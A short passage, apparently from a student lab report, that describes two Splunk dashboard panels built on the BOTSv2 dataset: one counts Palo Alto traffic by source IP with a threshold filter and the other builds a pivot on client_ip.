


## Panel 5

The panel 5 shows the command **index="botsv2" sourcetype="pan:traffic" | stats count by src\_ip | search count>4750**. The search is used to limit the data to particular requirement and filtered.

The panel 5 visualization shows that the source ip address with the count greater than 4750 is shown.





## Panel 6

The Panel 6 shows the command `index=botsv2 sourcetype="pan:traffic"` which is used to create a new pivot. The client\_ip field is chosen to view the pivot.

